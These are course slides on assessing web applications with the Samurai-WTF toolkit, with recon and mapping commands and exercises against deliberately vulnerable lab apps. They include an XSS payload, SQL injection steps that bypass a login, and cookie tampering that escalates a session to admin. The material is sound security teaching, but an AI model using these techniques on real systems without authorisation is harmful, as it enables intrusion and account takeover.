

# ASSESSING AND EXPLOITING WEB APPLICATIONS WITH SAMURAI-WTF

Justin Searle

Managing Partner – UtiliSec

[justin@meeas.com](mailto:justin@meeas.com) // [justin@utilisec.com](mailto:justin@utilisec.com)



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# Course Contributors

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## **Course Authors**

Justin Searle - [justin@utilisec.com](mailto:justin@utilisec.com) - @meeas

Kevin Johnson - [kjohnson@secureideas.net](mailto:kjohnson@secureideas.net) - @secureideas

Raul Siles - [raul@taddong.com](mailto:raul@taddong.com) - @taddong

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SAMURAI WEB TESTING FRAMEWORK

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# Course Outline

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## **Day 1 Morning**

Testing Methodology

Recon & Map Walkthrough

Target 1: Mutillidae

- Mapping Walkthrough

## **Day 2 Morning**

Target 2: DVWA

- Discovery Walkthrough
- Exploitation Walkthrough

## **Day 1 Afternoon**

Target 1: Mutillidae

- Discovery Walkthrough
- Exploitation Walkthrough

Target 2: DVWA

- Mapping Walkthrough

## **Day 2 Afternoon**

Target 4: Samurai Dojo

- Student Challenge
- Challenge Answers

# Samurai-WTF

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- 2 Versions: Live DVD and VMware image
- Based on Ubuntu Linux
- Over 100 tools, extensions, and scripts, included:
  - w3af
  - BeEF
  - Burp Suite
  - Grendel-Scan
  - DirBuster
  - Maltego CE
  - Nikto
  - WebScarab
  - Rat Proxy
  - nmap

# Samurai-WTF vs. Other Live CDs

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Live CD/DVD	Primary Goal Purpose	Release Cycle
Backtrack	Pentesting for all environments	6-12 months
NodeZero (Ubuntu Pentest Live)	Pentesting for all environments	too young to tell
Samurai-WTF	Focus on pentesting for Web Applications	3-4 months
OWASP Live CD	Showcase major OWASP tools & projects	1 year

- All are based on Ubuntu

# Future of Samurai-WTF

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- Move to KDE (Kubuntu) and Gnome (Ubuntu) versions
- Move to the Ubuntu Live CD build process
- Move all software and configurations to Debian packages
  - Software upgrades between official releases
  - Easier for users to customize the distro
  - Provides access to WTF tools in all Ubuntu installs
  - Facilitate collaboration within dev team

# Project URLs

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
- Main project page:
  - <http://www.samurai-wtf.org>
- Support information (and tracker) at:
  - <http://sourceforge.net/projects/samurai/support>
- Development mailing list at:
  - <https://lists.sourceforge.net/lists/listinfo/samurai-devel>
- SVN repository:
  - `svn co https://samurai.svn.sourceforge.net/ svnroot/samurai samurai`
- Project Leads:
  - Kevin Johnson - [kjohnson@secureideas.net](mailto:kjohnson@secureideas.net) - @secureideas
  - Justin Searle - [justin@utilisec.com](mailto:justin@utilisec.com) - @meeas
  - Frank DiMaggio - [fdimaggio@secureideas.net](mailto:fdimaggio@secureideas.net) - @hanovrfst
  - Raul Siles - [raul@taddong.com](mailto:raul@taddong.com) - @taddong

# Starting Samurai-WTF

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- A few options to get Samurai-WTF started:
  - Boot computer directly off the DVD
  - Run the live DVD or ISO in a virtual machine (no install)
  - Install to virtual hard drive in a virtual machine
- Notes:
  - BUG ALERT: the icon is named "ubiquity-gtkui.desktop"
  - WARNING: if you install while booted off your DVD drive (AKA not in a virtual machine), you may overwrite everything on your hard drive if you choose the wrong options
- Lets take 5-10 minutes to get everyone up and running

# Logging In



- Username: samurai
- Password: samurai
- <http://whatisthesamuraipassword.com>

Samur  
-----  
v0.9.  
-----

Samur  
-----  
http:  
http:

CHANGELOG README



DVD-ROM

SamuraiWTF

IDesk  
Type=  
Versi  
Name=




ubiquity-gtkui.  
desktop

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[HTTP://SAMURAI.INGUARDIANS.COM](http://samurai.inguardians.com)



# Major Samurai Tools




# Firefox Extensions

 <b>Access Me</b> 0.2.4 An extension to test for page access vulnerabilities (session)	 <b>RefControl</b> 0.8.13 Control what gets sent as the HTTP Referer on a per-site basis.
 <b>Add N Edit Cookies</b> 0.2.1.3 Cookie Editor that allows you add and edit session and save	 <b>SQL Injection!</b> 1.3 Set all form fields free to test SQL Injections.
 <b>Advanced Dork:</b> 2.3.3.6 Advanced Dork: gives quick access to Google's Advanced O	 <b>SQL Inject Me</b> 0.4.5 An extension to test for SQL injection vulnerabilities
 <b>DOM Inspector</b> 2.0.8 Inspects the structure and properties of a window and its co	 <b>Tamper Data</b> 11.0.1 View and modify HTTP/HTTPS headers etc. Track and time requests.
 <b>Firebug</b> 1.5.4 Web Development Evolved.	 <b>Ubuntu Firefox Modifications</b> 0.9rc2 Ubuntu Firefox Pack.
 <b>FoxyProxy Standard</b> 2.22.1 FoxyProxy - Premier proxy management for Firefox	 <b>User Agent Switcher</b> 0.7.2 Adds a menu and a toolbar button to switch the user agent of the browser.
 <b>Greasemonkey</b> 0.8.20100211.5 A User Script Manager for Firefox	 <b>View Dependencies</b> 0.3.3.1 Adds a tab listing dependencies and their sizes in the Page Info window.
 <b>HackBar</b> 1.5.0 A toolbar that helps you find and test SQL injections	 <b>View Source Chart</b> 3.02 Source Charting DOM Inspector
 <b>Header Spy</b> 1.3.4.2 Shows HTTP headers on statusbar	 <b>Wappalyzer</b> 1.9.4 Wappalyzer is an add-on for Firefox that uncovers the technologies used o...
 <b>JavaScript Deobfuscator</b> 1.5.5 Shows you what JavaScript code gets to run on webpages	 <b>Web Developer</b> 1.1.8 Adds a menu and a toolbar with various web developer tools.
 <b>JSView</b> 2.0.5 View the source code of external stylesheets and javascript	 <b>XSS Me</b> 0.4.4 An extension to test for Cross Site Scripting vulnerabilities

# Web Based Tools



# Other Command Line Tools

A terminal window titled 'samurai@samurai: /usr/bin/samurai' with a menu bar (File, Edit, View, Terminal, Help). The prompt is 'samurai@samurai:~\$'. The user enters 'cd /usr/bin/samurai' and then 'ls'. The output is a directory listing of various tools. The prompt then changes to 'samurai@samurai:/usr/bin/samurai\$'.

```
samurai@samurai:~$ cd /usr/bin/samurai
samurai@samurai:/usr/bin/samurai$ ls
asp-audit      Grendel-Scan  ratproxy      watobo
burpsuite      hzzp          reconnoiter   webapplicationfingerprinter
burpsuite-1.2  jbrofuzz      set           webscarab
cewl           laudanum      set-old       websecurify
DirBuster      Maltego       sqlbrute      webshag
durzosploit    MonkeyFist    sqlmap        wglutton
fierce         msf3          sqlninja      yokoso
flare          Nikto_2       tools.txt     zap
fuzzdb         paros         ua-tester
gooscan        proxystrike   w3af
gpscan        pywebfuzz     wapiti
samurai@samurai:/usr/bin/samurai$
```

- Note the directory location
- CLI tools are not in \$PATH ..... yet.

# TESTING METHODOLOGY

Because we are professional pen-testers ...  
“You can’t see the wood for the trees”



# Types of Tests


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- Black box testing
  - Little to no information is provided
  - Extra time spent on Recon and Mapping
- White box or crystal box testing
  - Other end of the scale
  - Virtually all access to the host server provided
  - Often includes source code review
- Grey box testing
  - Most "discoverable" information is provided

# Formal Methodology

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
- A simple methodology:
  - Recon: Before touching the app
  - Mapping: Learning the app from a user/developer's perspective
  - Discovery: Learning the app from an attacker's perspective
  - Exploitation: Need I say more?!?
- Every step leads to new insight into the application and target environment
- New insight provides additional opportunities for previous phases



# Methodology in Real Life

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- We still follow the overall clockwise flow, but we often move back and forth between processes
- Trick is to keep focused and progressing through the steps
- General rule for deviation from clockwise progression:
  - 5 attempts or 5 minutes



# Step 1: Recon

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- Recon is one of the most under utilized steps
- Findings here allow you to start building assumptions to test
- Provides key information needed for later steps
  - Lists of targets
  - Lists of related resources: servers, network devices, apps...
  - Fingerprinting of internal systems
  - Lists of users, employees, and organization info
  - Password reset information
  - Trust relationships to exploit (friends and managers)
  - Contact information for social engineering attempts
- (Potentially) Without “touching” target environment

# Recon Examples

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- WHOIS and RIRs searches
  - AfriNIC, APNIC, ARIN, LACNIC & RIPE
- DNS interrogation
- Google hacking
- Social network harvesting
- Mailing list surfing
- Public websites

# Step 2: Mapping

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- Learning where the servers and applications are
- Exploring what the servers and applications can do
- Modeling the process flow of the application
- Understanding the programming model used (Page Controller, Front Controller, Model View Controller (MVC), or other)
- Mapping the visible resources: files, directories, and objects

# Mapping Examples

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- IP and hostname discovery
- Port scanning and OS fingerprinting
- Service scanning and fingerprinting
- Manual spidering
- Automated spidering
- Directory brute force

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<http://www.inquadrone.com>



# Step 3: Discovery

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- Making and testing assumptions of how the application was developed
- Exploring how exposed functionality can be leveraged
- Looking for common vulnerabilities
- Identifying architectural design mistakes

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# Discovery Examples

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- Vulnerability discovery
  - Automated
  - Semi-Automated
  - Manual
- Source code review
- User input analysis and manipulation
  - URL, parameters, headers, sessions...
- Fuzzing and brute force

# Step 4: Exploitation

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- Verifying identified vulnerabilities by attacking and exploiting them
- Go after the data or functionality that real attackers would go after
- Successful exploitation is a stepping stone and should open up a new round of mapping and discovery

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# Exploitation Examples

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- Downloading the contents of a database
- Uploading a malicious web page
- Gaining shell on the server
- Making a target server send data to a remote host
- Pivoting from the DMZ to the internal network
- Leveraging a target user's browser to scan the internal network
- Exploiting target user's browser vulnerabilities

# So What Are We Looking For?

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- OWASP Top 10 + other vulnerabilities
  - [https://www.owasp.org/index.php/Category:OWASP\\_Top\\_Ten\\_Project](https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project)
- Most vulnerabilities can be categorized:
  - Information leakage
  - Mis-configurations
  - Various types of injection
  - Control bypass

# Information Leakage

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- Fingerprinting artifacts
  - Identify the hardware, OS, webserver, appserver, proxies, WAFs, programming language, database, backend, etc...
- Development and staging artifacts
  - Backup files or alternate copies of files
  - Source code comments and development tools fingerprinting
  - Detailed debug messages
- User artifacts
  - Usernames and passwords
  - Personally Identifiable Information (PII)
- Error messages
  - Username is correct but password is not
  - You have 3 more attempts ... You have been locked out for 5 minutes
  - The username already exists

# Mis-Configurations

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- Things that people forgot to do
  - Change default usernames and passwords
  - Change default permissions and configurations
  - Remove default contents and scripts
  - Block admin web interface from the Internet
- Things that people forgot to undo
  - Security feature X disabled while testing
  - Logging disabled for troubleshooting
  - File permissions changed during installation
- Things people did on purpose
  - Backdoors and Easter eggs
  - Supreme Being permissions on personal accounts

# Injectons

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- Cross Site Scripting (XSS)
- Cross Site Request Forgery (CSRF)
- SQL injection
- Command injection
- Malicious file execution
- Local and remote file inclusion

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<http://www.inquadrone.com>



# Control Bypass

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- Allows attackers to bypass various controls such as:
  - Authentication
  - Authorization
  - Access controls
  - Server and client sandboxes
  - Session management


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URL: <http://www.rhino4security.com>



# RECON

The most under utilized steps ...



# Recon Outline

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- Domain and IP Registrations
- Google Hacking
- Social Networks
- DNS Interrogation and ZT
- Fierce Domain Scanner

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[WWW.SAMURAI-WEB-TESTING.COM](http://WWW.SAMURAI-WEB-TESTING.COM)



# MAPPING

Learning the application as intended, from a user/developer perspective.

vs.

Learning the application from an attacker's perspective  
(Discovery)



# Mapping Outline

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- Port Scanning (nmap & Zenmap)
- Platform Scanning (Nikto)
- Raw HTTP Requests (wget & curl)
- Different mapping tools based on the target web application...

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# nmap

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- Author: Fyodor (Gordon Lyon) and many more
- Site: <http://nmap.org>
- Purpose: Premier TCP/IP host and port scanning tool. Also provides excellent OS fingerprinting, service fingerprinting, and the Nmap Scripting Engine (NSE) which provides advanced and customizable functionality
- Language: C/C++ (LUA for NSE scripts)
- Syntax:  
nmap [options] <target>  
sudo nmap [options] <target>



# nmap Basics

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- `nmap -sP 127.42.84.0-7`
  - Ping sweep 8 of your localhost addresses. (actually does an ARP, ICMP, then TCP 80)
- `nmap 127.42.84.0/29`
  - Port scans top 1000 TCP ports.
- `nmap -p 80,443 127.42.84.0/29`
  - Port scans TCP ports 80 & 443
- `sudo nmap -A 127.42.84.0/29`
  - Port scans top 1000 TCP ports, fingerprints OS and services, then runs NSE scripts
- `sudo nmap -A -p- localhost`
  - Port scans all 65535 TCP ports, fingerprints them, and runs NSE scripts
- `sudo nmap -sU 127.42.84.0/29`
  - Port scans top 1000 UDP ports
- `sudo nmap -sU -p- localhost`
  - Port scans all 65535 UDP ports. Find more ports?
- `sudo nmap -sU -p- -A localhost`
  - Port scans all 65535 UDP ports, fingerprints them, and runs some NSE scripts.
  - WARNING: Service scanning UDP ports on the Internet can be **VERY** time consuming

# nmap Optimization

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- Finding the right balance between speed and false negatives
- Tune your options on a **subset** of IPs (first /24 of 127.42.0.0/16)
  - `sudo nmap -p 80,443 127.42.0.0/24`
  - `sudo nmap -n -PN -p 80,443 -T5 127.42.0.0/24`
  - `sudo nmap -n -PN -p 80,443 -T5 --max-retries 0 127.42.0.0/24`
  - `sudo nmap -n -PN -p 80,443 --max-rtt-timeout 100 --min-rtt-timeout 25 --initial-rtt-timeout 50 --max-retries 0 127.42.0.0/24`
  - `sudo nmap -n -PN -p 80,443 --min-rate 10000 --min-hostgroup 4096 --max-retries 0 127.42.0.0/24`
- Now we have a finely tuned scan, lets run on the full /16 subnet
  - `sudo nmap -n -PN -p 80,443 --min-rate 10000 --min-hostgroup 4096 --max-retries 0 --reason -oN /tmp/AllIPs-ports80_443 127.42.0.0/16`
  - `sudo nmap -n -PN -sS -sU -p 80,443 -A --max-retries 1 --reason -oN /tmp/LiveWebServers-Top1000TcpUdpPorts-All 127.42.84.1-5`
- Understanding Nmap Scripting Engine (NSE)
  - `ls /usr/local/share/nmap/scripts | grep -iE 'http|html'`

# nmap Findings

---

## All 6 Hosts:

- Open Ports: TCP/22,80,443,5001 UDP/68,5353
- OS: Linux 2.6.21 - 2.6.27
- WebServer: Apache httpd 2.2.11 ((Ubuntu) PHP/5.2.6-3ubuntu4.6 with Suhosin-Patch mod\_ssl/2.2.11 OpenSSL/0.9.8g)

## 127.42.84.1 - dvwa

- HTTP Title: Damn Vulnerable Web App (DVWA) v1.0.7 :: Welcome
- HTTPS Title of login.php: Damn Vulnerable Web App (DVWA) - Login
- Robots.txt: /

## 127.42.84.2 – mutillidae (HTTP Title: Mutillidae: A Deliberately Vulnerable Set Of PHP Scripts That ...)

- Robots.txt: ./passwords/ ./config.inc

## 127.42.84.3 – webgoat (HTTP Title: Your Page Title)

- Additional Open Ports: TCP/8080 (Apache Tomcat/Coyote JSP engine 1.1)
- 8080 Title: Apache Tomcat

## 127.42.84.4 – dojo (HTTP & HTTPS Title: Samurai Dojo)

- Robots.txt: /admin/ /key15=9cc138f8dc04cbf16240daa92d8d50e2/

## 127.43.84.5 – vulnscripts (HTTP Title: Vuln Scripts)

## 127.43.84.6 - ZAP Wave (HTTP Title: Vuln Scripts)

- Additional Open Ports: TCP/8080 (Apache Tomcat/Coyote JSP engine 1.1)
- 8080 Title: Apache Tomcat

# Zenmap

---

- Author: Adriano Monteiro Marques and nmap project
- Site: <http://nmap.org/zenmap>
- Purpose: Graphical nmap interface to make it easier for beginners, provide basic analysis capabilities, facilitate rescans, display network topologies, and compare scans
- Language: C/C++
- Samurai notes:
  - Two menu items, one runs as root and the other does not



# Zenmap Topology





Image source: nmap.org.

# Nikto

---

- Author: Sullo
- Site: <http://cirt.net/nikto2>
- Purpose: A web server scanner that fingerprints, correlates to known vulnerabilities, and looks for known malicious or potentially dangerous files/CGIs
- Language: Perl
- Syntax:  
    `nikto.pl -host <target>`
- Samurai notes:
  - Must be in `/usr/bin/samurai/Nikto_2`



# Nikto Exercise

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- Instructor lead exercise:
  - Updating Nikto  
`./nikto.pl -update`
  - Running Nikto  
`./nikto.pl -host mutillidae`
  - Using Nikto evasion techniques  
`./nikto.pl -host mutillidae -evasion 1`
  - Using Nikto's single request mode  
`./nikto.pl -Single`
  - Using non-default ports in Nikto  
`./nikto.pl -host webgoat -port 8080`

# Nikto Findings

---

- Mutillidae:
  - Server type, powered by & outdated versions
  - HTTP methods, robots.txt & CGIs? ("-C all")
  - Vulnerabilities: path traversal, XSS...
  - Interesting resources: login, passwords, register, config.inc...
- WebGoat:
  - Very limited web platform scan of Tomcat

# wget and curl

---

- Author: Hrvoje Nikšić & Giuseppe Scrivano
  - Site: <https://www.gnu.org/software/wget/>
  - Purpose: Software package for retrieving files using HTTP, HTTPS and FTP, the most widely-used Internet protocols. It is a non-interactive command line tool, so it may easily be called from scripts.
  - Language: C
  - Syntax: <see next slides>
- Author: Haxx (Team)
  - Site: <http://curl.haxx.se>
  - Purpose: curl is a command line tool for transferring data with URL syntax, supporting DICT, FILE, FTP, FTPS, GOPHER, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMTP, SMTPS, TELNET and TFTP.
  - Language: C
  - Syntax: <see next slides>

# wget and curl Exercise

---

- Primary advantage of wget: basic spidering capabilities
- Primary advantage of curl: custom HTTP methods
- Here are some side-by-side examples, each line does the same thing in each tool:

```
wget -q -O- http://mutillidae
wget http://mutillidae/index.php
wget --user-agent "Googlebot/2.1" mutillidae
wget --post-data "user=admin" mutillidae
wget --spider -r localhost/doc/
N/A
N/A
N/A
```

```
curl http://mutillidae
curl -O http://mutillidae/index.php
curl --user-agent "qualys" mutillidae
curl -d "user=admin" mutillidae
N/A
curl -fO http://localhost/icons/[a-z][a-z].gif
curl -X OPTIONS -v http://localhost
curl -X TRACE -v http://mutillidae
```

# wget and curl Findings

---

- Localhost's /doc/ directory had a LOT of pages
- Localhost does in fact have TRACE enabled
- Nothing is modifying our request headers to the origin server

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<http://www.getowasp.org>



---

Mapping, Discovery, and Exploitation will continue separately for each vulnerable target web application throughout the rest of the course.

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
# FIRST TARGET: MUTILLIDAE

Mutillidae are a family of wasps whose wingless females resemble ants. Their common name **velvet ant** refers to their dense hair which may be red, black, white, silver, or gold. They are known for their extremely painful sting, facetiously said to be strong enough to kill a cow, hence the common name **cow killer** or **cow ant** is applied to some species. -- Wikipedia



# Mutillidae


- Author: Irongeek
- Site:  
<http://www.irongeek.com/i.php?page=mutillidae/mutillidae-deliberately-vulnerable-php-owasp-top-10>
- Purpose: A PHP/MySQL web application that implements the OWASP Top 10 vulnerabilities
- Accessing:
  - <http://mutillidae>
    - Register a username, password & signature
- Features:
  - Includes learning hints
  - OWASP Top 10 menu



# Testing Plan for Mutillidae

---

- Mapping Tools:
  - Built-in Firefox tools
  - Tamper Data
    - Request history
  - Firebug
- Exploitation Tools:
  - Manual techniques
  - Add N Edit Cookies
  - Selenium
- Discovery Tools:
  - User Agent Switcher
  - Tamper Data
    - Interception
    - SQLi / XSS fuzzing



Of course, some tools apply to multiple testing phases (e.g. Tamper Data: Mapping, Discovery... and Exploitation?)

# MAPPING MUTILLIDAE

Firefox  
Tamper Data  
Firebug



# Firefox

---

- Author: Mozilla Foundation
- Site: [mozilla.org](http://mozilla.org)
- Purpose: a full featured, cross platform web browser. Now includes a mobile version for your smartphone
- Language: C++
- Notable Features: Extensions (add-ons)!!!
- Caveats: .....still thinking.....
- Secret trick:
  - Open a second Firefox process and profile:  
`firefox-bin -P PenTest -no-remote`



# Built-in Firefox Tools

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- Most of the web browsers come with various developer tools for troubleshooting web pages
- Firefox comes with the following:
  - Page Info
  - Error Console
  - DOM Inspector (moved to an extension in 3.5+)
  - View Page (or Selection) Source

SAMURAI WEB TESTING FRAMEWORK

http://www.seleniumhq.org/



# Built-in Firefox Tools Exercise

---

- Page Info:
  - Why is the modified date changing each page reload?
  - What is the filename of the mutillidae logo?
  - How large is the mutillidae logo?
  - Why doesn't the modified date change for the logo on reload?
- Error Console
  - What is xss\_assistant.user.js? Why does it have a strange path?
- DOMi: [https://developer.mozilla.org/En/DOM\\_Inspector](https://developer.mozilla.org/En/DOM_Inspector)
  - On the "User info" page, which HTTP method does the form use?
  - Does changing the FORM's HTTP method do anything?
  - Which input fields are used in the form?
- View Selection Source
  - What line in the HTML source do the "Core Controls" start?

# Built-in Firefox Tools Findings

---

- Page Info:
  - Dynamically generated pages usually show current time and date
  - Mutillidae logo path: "images/coykillericon.png"
  - Mutillidae logo size: 130x100 pixels or 5.4KB
  - Static HTML pages show file system modification time
- Error Console
  - xss\_assistant.user.js is injected by the Greasemonkey extension
  - Disable Greasemonkey to get rid of it
- DOMi: [https://developer.mozilla.org/En/DOM\\_Inspector](https://developer.mozilla.org/En/DOM_Inspector)
  - The "User info" page uses a POST method
  - Yes, changing the method in the DOM changes the form's action
  - "User info" inputs: view\_user\_name, password, Submit\_button
- View Selection Source
  - "Core Controls" start on line 21

# Web App Testing Firefox Add-ons

---

- There are several Firefox add-ons (or extensions) very useful for basic mapping, discovery & exploitation:
  - Tamper Data
  - Firebug
  - User Agent Switcher
  - Add N Edit Cookies
  - Selenium

# Samurai Firefox Add-on Collection

---

- Set of Firefox add-ons for web app security testing
- Convert your web browser in the ultimate pen-testing tool
- Available within Samurai Firefox setup
  - Add-on updates from official web page
- Open to suggestions & contributions...
- Site: <https://addons.mozilla.org/en-US/firefox/collections/rsiles/samurai/>



# Tamper Data

---

- Author: Adam Judson
- Site: <http://tamperdata.mozdev.org> & <https://addons.mozilla.org/en-us/firefox/addon/tamper-data/>
- Purpose: A Firefox extension to track and modify HTTP/HTTPS requests
- Language: Firefox add-on
- Features:
  - Modify HTTP(S) headers and POST parameters
  - HTTP request/response tracing & timing
  - GET parameters & HTTP(S) responses?



# Tamper Data Exercise

---

- Manually map the application
  - Does the application authenticate users?
    - How do you login and logout?
    - How does the application track session state?
    - How do update account settings such as passwords?
    - How do you reset or recover an account?
  - Where does the application accept user input?
    - Which inputs are reflected back to the user?
    - Which inputs might be used in queries to a database?
    - Which pages or requests you haven't explored?
- Review the HTTP tracing & timing
  - Which pages return the slowest or fastest?

# Tamper Data Findings

---

- How do you login and logout?  
index.php?page=login.php (POST = user\_name, password, Submit\_button)  
index.php?do=logout
- How does the application track session state?  
Set-Cookie uid=5
- Cannot change password or recover/reset account.
- Which inputs are reflected back to the user?  
index.php?page=register.php (POST user\_name, password, my\_signature)  
index.php?page=add-to-your-blog.php (POST input\_from\_form)  
index.php?page=show-log.php (all URIs visited including user agent string)
- Which inputs might be used in queries to a database?  
index.php?page=login.php (POST = user\_name, password)  
index.php?page=user-info.php (POST = view\_user\_name, password)
- Review the HTTP tracing & timing  
Varies, but usually help identify requests that use network, database, or parsing functions

# Firebug

---

- Author: FirebugWorkingGroup et. al.
- Site: <http://getfirebug.com> & <https://addons.mozilla.org/en-US/firefox/addon/firebug/>
- Purpose: Set of web development tools
- Language: Firefox add-on
- Features:
  - Inspect & modify HTML, CSS, XML, DOM...
  - JavaScript debugger & profiler
  - Error finding & monitor network activity



# Firebug Exercise

---

- Use Firebug to navigate the HTML source code and DOM
- *Unfortunately, Mutillidae does not contain any relevant Javascript (client side validation) to show the powerful Firebug Javascript debugging capabilities in action*
- *We'll try to exercise Firebug against a different target web-app*

# MUTILLIDAE DISCOVERY

User Agent Switcher  
Tamper Data  
~ Interception  
~ SQLi / XSS fuzzing



# User Agent Switcher

---

- Author: chrispederick
- Site:  
<https://addons.mozilla.org/en-US/firefox/addon/user-agent-switcher/>
- Purpose: Switch the user agent of web browser
- Language: Firefox add-on
- Features:
  - Predefined set of user agents (IE, robots, iPhone...)
  - Flexible editor to customize any user agent



# User Agent Switcher Exercise

---

- On the "Browser info" page:
  - Try all the built in User-Agents, reloading the page each time
  - Create a new User-Agent using "Googlebot/2.1"
  - Create a new User-Agent to test for XSS
- Are there any other pages that show your User-Agent?
- Which are examples reflected and persistent XSS?
- Don't forget to switch back to your default UA!!!

# User Agent Switcher Findings

mutillidae	127.42.84.2	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11	<a href="http://mutillidae/index.php?do=togglehints">http://mutillidae/index.php?do=togglehints</a>	2011-04-30 05:14:43
mutillidae	127.42.84.2	MyUA 1.0	<a href="http://mutillidae/index.php?page=browser-info.php">http://mutillidae/index.php?page=browser-info.php</a>	2011-04-30 05:19:12

Mutillidae: A Deliberately Vulnerable Web Application

Loading...

## Edit User Agent

Description:

User Agent:

App Code Name:

**k, Learn, Secure, Have Fun!!!**  
**are logged in as siles**

Here we are

## Core Controls

[Home](#)  
[Register](#)  
[Login](#)  
[Logout](#)  
[Toggle hints](#)  
[Setup/reset the DB](#)  
[Show log](#)  
[Credits](#)

## A1 - Cross Site Scripting (XSS)

[Add to your blog](#)  
[View someone's blog](#)  
[Browser info](#)

## User agent string and other browser info

Info obtained by PHP on the server:

IP 127.42.84.2  
Hostname mutillidae  
Operating System  
Entire User Agent String

The page at http://mutillidae says:



Samurai

OK

# Tamper Data Interception Exercise

---

- Enable Tamper Data & Start Tamper(ing)
- On the "Login" page:
  - Tamper the request & inspect POST fields
  - Try again but modifying the user/pass
- On the "Browser Info" page:
  - Change User-Agent header by hand
- Visit other links:
  - Submit, Tamper, or Abort Request

# Tamper Data Interception Findings

Mutillidae: A Deliberately Vulne... +

Version 1.3

**You are logged in as siles**

Tamper Data - Ongoing requests

Start Tamper Stop Tamper Clear Options Help

Filter  Show All

Time	Dura...	Total D...	Size	Me...	St...	Content T...	URL	Load ...
4:44:06.2...	141 ms	241 ms	5016	GET	200	text/html	http://mutillidae/index.php?page=logi...	LOAD_DOC...
4:44:21.9...	380 ms	462 ms	5069	POST	200	text/html	http://mutillidae/index.php?page=logi...	LOAD_DOC...
4:44:26.8...	113 ms	235 ms	-1	GET	200	text/html	http://mutillidae/index.php	LOAD_DOC...
4:45:36.7...	16 ms	242 ms	-1	GET	200	text/html	http://mutillidae/index.php?do=toggle...	LOAD_DOC...
4:46:32.6...	n/a ms	n/a ms	unknown	GET	Canc...	unknown	http://mutillidae/index.php?do=toggle...	LOAD_DOC...
4:48:19.1...	n/a ms	n/a ms	unknown	POST	Canc...			AD_BYP...
4:48:20.3...	0 ms	0 ms	unknown	POST	pending			AD_BYP...

Request Header ... Request Header Value

Host	mutillidae
User-Agent	Mozilla/5.0 (X11; U; Linux i686; en-US; rv...
Accept	text/html,application/xhtml+xml,application...
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip,deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive	115
Connection	keep-alive
Referer	http://mutillidae/index.php?page=register...

**Tamper with request?**

http://mutillidae/index.php?do=togglehints

☒ Continue Tampering?

Submit Abort Request Tamper

Content-Length 5016

Keep-Alive timeout=15, max=100

Connection Keep-Alive

Content-Type text/html

6-3ubunt...

**A1 - Core**

Home

Register

Login

Logout

Toggle h

Setup/re

Show lo

Credits

**A2 - Injection**

Stopped

1. Make the code and examples simple to understand so as to get the point across of how a


FoxyProxy: Disabled

# Tamper Data SQLi Fuzzing Exercise

---

- On the "Login" page:
  - Be sure you are NOT logged in
  - Try logging in with user "admin" and a single quote for the password
  - Why did you get an error page?
  - Enable the Tamper Data extension and Start Tamper(ing)
  - Intercept a login request for user "admin" and use Tamper Data's "select all" from their SQL menu to auto-populate the "password" field
  - Why did this log you in?
  - Why would it be unsafe to try all of Tamper Data's SQL requests?
  - Create your own SQL menu item in Tamper Data's Option menu

# Tamper Data SQLi Fuzzing Findings



Did you [setup/reset the DB](#)?

**SQL Error:**You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'table' AND password='pass" at line 1

**SQL Statement:**SELECT \* FROM accounts WHERE username=" union select \* from table' AND password='pass'

# Tamper Data XSS Fuzzing Exercise

---

- On the "Add to your blog" page:
  - Enable the Tamper Data extension and Start Tamper(ing)
  - Intercept a blog entry request and use Tamper Data's XSS menu to auto-populate the "input\_from\_form" field
  - Try every XSS menu entry individually
  - Why didn't any of these work?
  - In Tamper Data's "Option" menu, create your own XSS menu entry named "Quoteless Alert" with the following value:  
`<script>alert(42)</script>`
- Check out the other potential XSS injection points we identified earlier

# Tamper Data XSS Fuzzing Findings

---

index.php?page=add-to-your-blog.php

- POST: input\_from\_form
- can't use single quotes, but double quotes work
- also shown on index.php?view-someones-blog.php

index.php?page=browser-info.php

- HEADERS: User-Agent, Referer

index.php?page=show-log.php


- HEADERS: User-Agent

index.php?page=register.php

- POST: user\_name, password, my\_signature
- username and signature shown on all pages
- password shown on index.php?user-info.php

# MUTILLIDÆ EXPLOITATION

Manual techniques  
Add N Edit Cookies  
Selenium



# Manual Techniques

---

- Tool: Web browser (e.g. Firefox)
- Exercises:
  - index.php, login.php, add-to-your-blog.php...
    - XSS
    - SQLi
  - Privilege escalation to admin (index.php)
  - Unvalidated redirects & forwards (credits.php)
- Findings:
  - Check: <http://www.irongeek.com/i.php?page=mutillidae/vulnerabilities>

# Add N Edit Cookies

---

- Author: goodwill (Add-on aka “Cookie Editor”)
- Site: <http://addneditcookies.mozdev.org> & <https://addons.mozilla.org/en-US/firefox/addon/add-n-edit-cookies/>
- Purpose: Add and edit session and persistent cookies, plus all their properties
- Language: Firefox add-on
- Features:
  - Cookie settings take priority over Cookie Editor
  - Cookie search filters



# Add N Edit Cookies Exercise

---

- Be sure you are NOT logged in (Logout) & Clear the web browser cache and history...
- Go to Login & Tamper Data
  - Ensure there are no cookies yet
- Login with a valid set of credentials
  - Was a cookie set? What is its value?
- Permanently modify the value through Cookie Editor, trying to escalate privileges to admin
- Are there other cookies used by the web app?

# Add N Edit Cookies Findings



**Mutillidae: Hack, Learn, Secure, Have Fun!!!**

Version 1.3

**You are logged in as admin**

[Monkey!!!](#)

## Core Controls

[Home](#)  
[Register](#)  
[Login](#)  
[Logout](#)  
[Toggle hints](#)  
[Setup/reset the DB](#)  
[Show log](#)  
[Credits](#)

## A1 - Cross Site Scripting (XSS)

[Add to your blog](#)  
[View someone's blog](#)  
[Browser info](#)

## Mutillidae: A Deliberately Vulnerable Set Of PHP Scripts That Implement The

AnEC Cookie Editor v0.2.1.3

Filter/Refresh

Site	Cookie Name
mutillidae	uid

Note! The list above is not updated automatically when the Cookie Manager is open.

**Information about the selected Cookie**

Name: uid  
Content: 1  
Host: mutillidae  
Path: /  
Send For: Any type of connection  
Expires: at end of session

**Selection:** **Cookie:**

Done

Apache/2.2... FoxyProxy: Disabled

# Selenium

---

- Author: Community project (Selenium IDE)
- Site: <http://seleniumhq.org/projects/ide/>
- Purpose: Record and play back interactions with web browser
- Language: Firefox add-on
- Features:
  - Record, edit, debug and play tests (interactions)
    - Click, typing and other actions
  - IDE for Selenium tests
